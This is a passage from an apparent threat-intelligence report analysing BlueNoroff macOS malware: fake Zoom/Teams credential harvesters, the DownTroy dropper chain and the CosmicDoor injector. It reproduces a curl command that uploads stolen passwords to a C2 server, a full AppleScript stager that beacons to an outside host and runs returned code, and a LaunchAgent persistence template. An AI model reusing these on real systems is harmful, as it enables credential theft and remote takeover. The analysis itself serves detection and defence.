The actor intentionally selects each malware chain based on the level of privileges required. CosmicDoor standalone is used when the actor has user-level access, but the latest CosmicDoor chain requires root-level privileges for process injection via the injector. Both versions of the DownTroy chain operate at the user level and are used to download additional payloads; however, a root-level variant of DownTroy v1 was also developed to place a configuration file in the root path. Both the Rust and Nim versions of SneakMain are used to establish persistence on an infected host and require root-level access, meaning they are only deployed after the actor has obtained elevated privileges. RooTroy also needs root-level access to function properly and to deploy the associated stealer and keylogger.

**ZoomClutch/TeamsClutch: The fake Zoom/Teams application**

| | |
|---|---|
| **MD5** | `7f94ed2d5f566c12de5ebe4b5e3d8aa3` |
| **SHA1** | `15668f5586cd01cb5ce1b786453c4bd3a791512c` |
| **SHA256** | `10596f6e2065c7d4c01e79f575b4dacce515e10580bb54afd1be66b76819d10d` |
| **File type** | `Mach-O universal binary with x86_64/arm64 executable` |
| **File size** | `609 KB` |
| **File name** | `zoom` |

| | |
|---|---|
| **MD5** | 389447013870120775556bb4519dba97 |
| **SHA1** | 5450758700d5ef64b94ac6d34feb801c95f80999 |
| **SHA256** | 53893bb566c804c222433eaabb1da7bc137f0e157f49346c4f9c8bd1f2ed48e7 |
| **File type** | Mach-O universal binary with x86_64/arm64 executable |
| **File size** | 613 KB |
| **File name** | Microsoft Teams |

During our investigation of a macOS intrusion on a victim system, we found a suspicious fake Zoom application executing from an atypical, writable path – `/tmp/zoom.app/Contents/MacOS` – rather than the standard `/Applications` directory. Analysis showed that the binary is not an official Zoom build but a custom implant compiled on macOS 14.5 (24F74) with Xcode 16 beta 2 (16C5032a) against the macOS 15.2 SDK. The app is ad-hoc signed, and its bundle identifier is hard-coded to `us.zoom.com` to mimic the legitimate client. Moreover, the `LSUIElement = true` flag forces the application to run as an agent, suppressing Dock and menu-bar visibility to remain hidden from the user.

The implant is written in Swift and functions as a macOS credentials harvester, disguised as the Zoom video-conferencing application. It features a well-developed user interface using Swift's modern UI frameworks that closely mimics the Zoom application icon, Apple password prompts, and other authentic elements.




**Fig. 12 ZoomClutch prompting the victim to enter their password**

With its fully featured deception strategy, ZoomClutch preserves realistic behavior when the user clicks "Cancel" or switches focus to another application. It listens for both `NSApplicationDidResignActiveNotification` and `NSApplicationDidBecomeActiveNotification` to track when the app gains or loses focus. Upon receiving `NSApplicationDidResignActiveNotification` (when the user has switched away) it subtly dims the dialog by reducing button opacity from 0.7 to 0.3 in light-mode interfaces, replicating the expected fade effect when a window loses focus. When `NSApplicationDidBecomeActiveNotification` is triggered (when the user has

returned) ZoomClutch restores the dialog's full visual clarity, bringing the buttons back to their crisp, vibrant state, just like a legitimate system dialog would.

The malware also checks the system's current appearance (light vs dark mode) during these transitions and adjusts its colors accordingly. If a user switches away from the fake dialog, changes the system theme, and returns, ZoomClutch seamlessly adapts to match the new theme.




Fig. 13 ZoomClutch prompting window displayed upon cancel action from the user

ZoomClutch steals macOS passwords by displaying a fake Zoom dialog, then sends the captured credentials to the C2 server but after validating the credentials locally using Apple's Open Directory (OD) to filter out typos and incorrect entries, mirroring macOS's own authentication flow[13]. OD manages accounts and auth for both local and external directories. Local user data sits in `/var/db/dslocal/nodes/Default/users/` as plists with `PBKDF2-SHA512` hashes. The malware creates an `ODSession`, then opens a local `ODNode` via `kODNodeTypeLocalNodes` (`0x2200/8704`) to scope operations to `/Local/Default`.

```
v18 = objc_allocWithZone(&OBJC_CLASS___ODNode);
aBlock[0] = 0;
v19 = objc_msgSend(v18, "initWithSession:type:error:", v17, 8704, aBlock);//        8704 => kODNodeTypeLocalNodes
```

Fig. 14 Opening the local ODNode to access the local account DB

It retrieves the current username using `NSUserName()`, then obtains the user's `ODRecord` by calling `recordWithRecordType:name:attributes:error:` with `nil` for the attributes to ensure full access. It subsequently calls `verifyPassword:error:` to check the password, which re-hashes the candidate using the stored salt and iterations, returning `true` if there is a match. If verification fails, it re-prompts the user and performs a quick "wrong password" with shake animation. On success, it hides the dialog, displays a "Zoom Meeting SDK has been updated succesfully" message, and the validated credentials are already sent to the C2 server.

[13] Open Directory | Apple Developer Documentation




**Fig. 15 ZoomClutch prompting window displayed upon OK action after password validation**

All passwords entered in the prompt are logged to `~/Library/Logs/keybagd_events.log`. The malware then creates a file at `~/Library/Logs/<username>_auth.log` to store the verified password in plain text. This file is subsequently uploaded to one of the following C2 URLs using sequential failover: if the current server fails, the next one is attempted.

1. `hxxps://filedrive[.]online/uploadfiles`
2. `hxxps://safeupload[.]online/uploadfiles`
3. `hxxps://api.clearit[.]sbs/uploadfiles`
4. `hxxps://api.flashstore[.]sbs/uploadfiles`

With the following `POST` request, a base64 blob is decoded and notably used in the `Auth` header – `A7k9vQr5Z8d2fG3yLw4xM1sTj6Pq0nXz5Rj8uVw2YhK3eBq9FcLp1Dg7Hn0Zy6Xc4Tj8`, a value consistently observed across all stealer modules in our research. This value is sent to the C2 server for verification. The success of the file upload is confirmed by parsing the `curl` response, after which the log file is deleted as part of the cleanup process.

```
file:///usr/bin/curl -s --insecure --connect-timeout 60 -X POST -H "Content-Type:
multipart/form-data" -H User-Agent: curl-agent -H
"Auth:A7k9vQr5Z8d2fG3yLw4xM1sTj6Pq0nXz5Rj8uVw2YhK3eBq9FcLp1Dg7Hn0Zy6Xc4Tj8" -F
file=@/Users/<username>/Library/Logs/<username>_auth.log -k
hxxps://filedrive[.]online/uploadfiles
```

The TeamsClutch that mimics a legitimate Microsoft Teams functions similarly to ZoomClutch, but with its logo and some text elements replaced. During the transition, the actor also updated its C2 server as follows:

1. `hxxps://filedrive[.]online/uploadfiles`
2. `hxxps://safeupload[.]online/uploadfiles`
3. `hxxps://api.betterfun[.]space/uploadfiles`
4. `hxxps://api.betterlook[.]space/uploadfiles`




**Fig. 16 TeamsClutch prompting window (Left) / TeamsClutch prompting window displayed upon OK action (Right)**

In conclusion, ZoomClutch is simple in logic yet sophisticated in its UI development, mimicking all aspects of a legitimate application – from its icon to even the least observable features, such as its handmade implementation of animation that emulates Apple's failed login error feedback. With medium-high confidence, we assess that the malware was part of BlueNoroff's workflow needed to initiate the execution flow outlined in the subsequent infection chains.

Based on our behavioral and objective analysis, we also assess that ZoomClutch represents an evolution in the actor's macOS tradecraft. Previously, the operator verified captured credentials by piping them directly to `sudo -S`. In ZoomClutch, however, the operator first validates the password locally via Apple's Open Directory (OD) API. This change seems intended to reduce early artifacts and telemetry. Testing with `sudo -S` generates Unified Log entries for `sudo`, updates sudo's timestamp cache under `/var/db/sudo`, and depending on audit configuration, can produce command-level audit records (e.g., the executed path) in OpenBSM/EndpointSecurity streams. In contrast, OD-based verification appears primarily as `opendirectoryd` activity in the Unified Log, which by default redacts private fields and creates neither a sudo timestamp nor a command-audit record on its own.

**DownTroy v1 chain**

The DownTroy v1 chain consists of a launcher and a dropper, which ultimately loads the DownTroy.macOS malware written in AppleScript.

- Dropper: a dropper file named "`trustd`" written in Go
- Launcher: a launcher file named "`watchdog`" written in Go
- Final payload: DownTroy.macOS written in AppleScript

The overall execution flow is as follows.




Fig. 17 Overall flow of DownTroy v1 chain

**Initial stage: dropper**

| | |
|---|---|
| **MD5** | `50f341b24cb75f37d042d1e5f9e3e5aa` |
| **SHA1** | `4fc1a0ea8dfab79fb95c1bef71295ba2b78dea6b` |
| **SHA256** | `69d23457d837d4d7fa5be2c853d54420c25792a3d4fba690b41d97ee12a7d17c` |
| **File type** | `Mach-O universal binary with x86_64/arm64 executable` |
| **File size** | `4.1 MB` |
| **File name** | `trust` |

The dropper operates in two distinct modes: initialization and operational. When the binary is executed with a machine ID (`mid`) as the sole argument, it enters initialization mode and updates the configuration file located at `~/Library/Assistant/CustomVocabulary/com.applet.safari/local_log` using the provided `mid` and RC4 encryption. It then runs itself without any arguments to transition into operational mode.

On the other hand, if the binary is launched without any arguments, it enters operational mode. In this mode, it retrieves the previously saved configuration and decrypts it using the RC4 key `NvZGluZz0iVVRGLTgiPz4KPCF`. It is important to note that the `mid` value must first be included in the configuration during initialization mode, as it is essential for subsequent actions.

```
CONFIG =>
{
    "BasePath": "[current path]",   // string
    "mid": "[machine ID]"           // string
}
```

It then decodes a hard-coded, base64-encoded string associated with DownTroy.macOS. This AppleScript contains a placeholder value, `%mail_id%`, which is replaced with the initialized `mid` value from the configuration. The modified script is saved to a temporary file named `local.lock` within the `BasePath` directory, with `0644` permissions applied. The malware executes the script using `osascript` and sets `Setpgid=1` to isolate the process group. One second later, the temporary script file is deleted; however, the script continues to run in an infinite

loop in memory until the system is rebooted. As previously explained in our report, DownTroy.macOS is responsible for downloading additional scripts from its C2 server.

```
on _0x338b(_0x51dbc1, _0x2f5c, _0x8bb5)
    set AppleScript's text item delimiters to the _0x2f5c
    set the _0x20ca to every text item of _0x51dbc1
    set AppleScript's text item delimiters to the _0x8bb5
    set _0x51dbc1 to the _0x20ca as string
    set AppleScript's text item delimiters to ""
    return _0x51dbc1
end _0x338b
on _0xbe10()
    set _0x6442 to {}
    set _0x12d4 to paragraphs of (do shell script "ps -axco comm")
    repeat with _0x1a7b in _0x12d4
        set end of _0x6442 to "|" & _0x1a7b
    end repeat
    set _0xf006 to _0x6442 as string
    return _0xf006
end _0xbe10
set _0x261b to "%mail_id%" // replaced to the mid value
set _0x661e to "http://bots.auto"
set _0x6cc1 to (do shell script "date +%s")
set _0x33cf to "update.online:8080/"
repeat while true
    try
        set _0x6442 to _0xbe10()
        set _0x29cb to "{\"uid\": \"%uid\", \"mid\": \"%mid\", \"data\": \"%data\"}"
        set _0x29cb to _0x338b(_0x29cb, "%uid", _0x6cc1)
        set _0x29cb to _0x338b(_0x29cb, "%mid", _0x261b)
        set _0x29cb to _0x338b(_0x29cb, "%data", _0x6442)
        set _0x651d to {"Content-Type: application/json"}
        set _0xe55d to "curl --no-buffer -X POST -H " & quoted form of (item 1 of _0x651d) & " -d " &
quoted form of _0x29cb & " " & quoted form of (_0x661e & _0x33cf & "test")
        set _0x65ae to do shell script _0xe55d
        if length of _0x65ae is greater than 0 then
            run script _0x65ae
        end if
    end try
    delay 30
end repeat
```

**Fig. 18 Dropped DownTroy.macOS**

The dropper implements a signal handling procedure to monitor for termination attempts. Initially, it reads the entire `trustd` and `watchdog` binary files into memory, storing them in a buffer before deleting the original files. Upon receiving a SIGINT or SIGTERM signal indicating that the process should terminate, the recovery mechanism activates to maintain persistence. While SIGINT is a signal used to interrupt a running process by the user from the terminal using the keyboard shortcut Ctrl + C, SIGTERM is a signal that requests a process to terminate gracefully.

It begins by recreating the `BasePath` directory with intentionally insecure `0777` permissions. Next, it writes the both binaries back to disk from memory, assigning them executable permissions (`0755`), and also creates a plist file to ensure the automatic restart of this process chain.

- trustd: `trustd` in the `BasePath` directory
- watchdog: `~/Library/Assistant/SafariUpdate` and `watchdog` in the `BasePath` directory
- plist: `~/Library/LaunchAgents/com.applet.safari.plist`

The contents of the plist file are hard-coded into the dropper in base64-encoded form. When decoded, the template represents a standard macOS LaunchAgent plist containing placeholder tokens `#path` and `#label`. The malware replaces these tokens to customize the template. The final plist configuration ensures automatic execution by setting `RunAtLoad` to true (starts at login), `KeepAlive` to true (restarts if terminated), and `LaunchOnlyOnce` to true.

- `#path` is replaced with the path to the copied `watchdog`
- `#label` is replaced with `com.applet.safari` to masquerade as a legitimate Safari-related component

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>#label</string> // com.applet.safari
    <key>RunAtLoad</key>
    <true/>
    <key>LaunchOnlyOnce</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
    <key>ProgramArguments</key>
    <array>
        <string>#path</string> // ~/Library/Assistant/SafariUpdate
    </array>
    <key>StandardErrorPath</key>
    <string>/dev/null</string>
    <key>StandardOutPath</key>
    <string>/dev/null</string>
</dict>
</plist>
```

**Launcher that executes the initial dropper**

| | |
|---|---|
| **MD5** | a26f2b97ca4e2b4b5d58933900f02131 |
| **SHA1** | 177ddf491fb66c87f17570b50890e0c0fbcafc21 |
| **SHA256** | 4f0083f6a6796c327adba24b9e80c2d71203074e038bfcbce8bca45803a1d9ec |
| **File type** | Mach-O universal binary with x86_64/arm64 executable |
| **File size** | 4 MB |
| **File name** | watchdog |

The main feature of the discovered launcher is its ability to load an encrypted JSON configuration file located at `~/Library/Assistant/CustomVocabulary/com.applet.safari/local_log`. It reads the file and decrypts its contents using the RC4 algorithm with the same hard-coded 25-byte key: `NvZGluZz0iVVRGLTgiPz4KPCF`. After decryption, the launcher extracts the `BasePath` value from the JSON object, which specifies the location of the next payload. It then executes a file named `trustd` from this path, disguising it as a legitimate macOS system process. The launcher creates a new process group (`Setpgid=1`), ensuring that `trustd` runs entirely from memory without leaving any files on the disk.

We identified another version of the launcher, distinguished by the configuration path that contains the `BasePath`. The second version is used when the actor has gained root-level permissions, likely achieved through the ZoomClutch during the initial infection.

| Num | Config file path |
|---|---|
| 1 | `~/Library/Assistant/CustomVocabulary/com.applet.safar/local_log` |
| 2 | `/Library/Graphics/com.applet.safari/local_log` |

**CosmicDoor chain**

The CosmicDoor chain begins with an injector malware that we have named "GillyInjector." This malware includes an encrypted baseApp and an encrypted malicious payload.

- Injector: GillyInjector written in C++
- BaseApp: a benign application written in C++ or Swift
- Final payload: CosmicDoor.macOS written in Nim

The `syscon.zip` file downloaded from the file hosting server contains a binary that has been identified as GillyInjector designed to run a benign Mach-O app and injects a malicious payload into it at runtime. Both the injector and the benign application are ad-hoc signed, similar to ZoomClutch. It employs a technique known as Task Injection[14], a rare and sophisticated method observed on macOS systems.




**Fig. 19 Overall flow of CosmicDoor chain**

**Initial stage: GillyInjector**

| | |
|---|---|
| **MD5** | `19a7e16332a6860b65e6944f1f3c5001` |
| **SHA1** | `ec7e8df35a1f5c4d328c337026be4efc06fb79c3` |
| **SHA256** | `2bbbed483ae28f341a60d245bed9be295eb1ecc2b54dc654559a39bb5a389ca0` |
| **File type** | `Mach-O universal binary with x86_64/arm64 executable` |
| **File size** | `2.2 MB` |
| **File name** | `a` |

[14] Task Injection on macOS – AFINE – digitally secure

The injector operates in two modes as follows:

1. **Wiper Mode**: When executed with the `--d` flag, GillyInjector activates its destructive capabilities. It begins by enumerating all files in the current directory and securely deleting each one. For each file, it opens the file, determines its size, and then overwrites its entire contents with zeros before deletion. This zero-overwriting technique is an anti-forensic measure designed to ensure that deleted data cannot be recovered. Once all files in the directory are securely wiped, GillyInjector proceeds to remove the directory itself.

2. **Injector Mode**: When executed with a filename and password, GillyInjector operates as a process injector. It creates a benign application with the given filename in the current directory and uses the provided password to derive an AES decryption key.

The benign Mach-O application and its embedded payload are encrypted using AES-256 in ECB mode and then base64-encoded. To decrypt, the first 16 bytes of the encoded string are extracted as the salt for a PBKDF2 key derivation process. This process uses 10,000 iterations, and a user-provided password to generate a SHA-256-based key. The derived key is then used to decrypt the base64-decoded ciphertext that follows. This key derivation method is the same as that described in reports from Huntress[15] and SentinelOne[16], which used the password `gift123$%^`.




**Fig. 20 Process of decrypting the encrypted binary**

**baseApp: the benign app for process injection**

The benign apps perform no malicious actions; they simply calculate numbers, display dates, generate random numbers, and similar tasks. The actor leverages these apps as a parent process to carry the payload at runtime through process injection. This technique requires elevated privileges because it relies on `task_for_pid()`, a function that is tightly restricted by macOS security mechanisms. Specifically, it is limited by System Integrity Protection (SIP) and requires one of the following conditions:

- Running as root
- Having `com.apple.security.cs.debugger` entitlement
- Target process being marked as debuggable (`com.apple.security.get-task-allow`)
- SIP being disabled

[15] Inside the BlueNoroff Web3 macOS Intrusion Analysis | Huntress
[16] macOS NimDoor | DPRK Threat Actors Target Web3 and Crypto Platforms with Nim-Based Malware | SentinelOne

**Final stage: CosmicDoor.macOS**

The ultimately injected payload is identified as CosmicDoor.macOS, written in Nim. Our telemetry indicates that at least three versions of CosmicDoor.macOS have been detected so far, each written in different cross-platform programming languages, including Rust, Python, and Nim. Previously, we disclosed that the Windows variant of CosmicDoor was developed in Go, demonstrating that the threat actor has actively used this malware across both Windows and macOS environments since 2023. Based on our investigation, the development of CosmicDoor likely followed this order: CosmicDoor.Windows in Go → CosmicDoor.macOS in Rust → CosmicDoor in Python → CosmicDoor.macOS in Nim. The Nim version, the most recently identified, stands out from the others primarily due to its updated execution chain, including the use of the 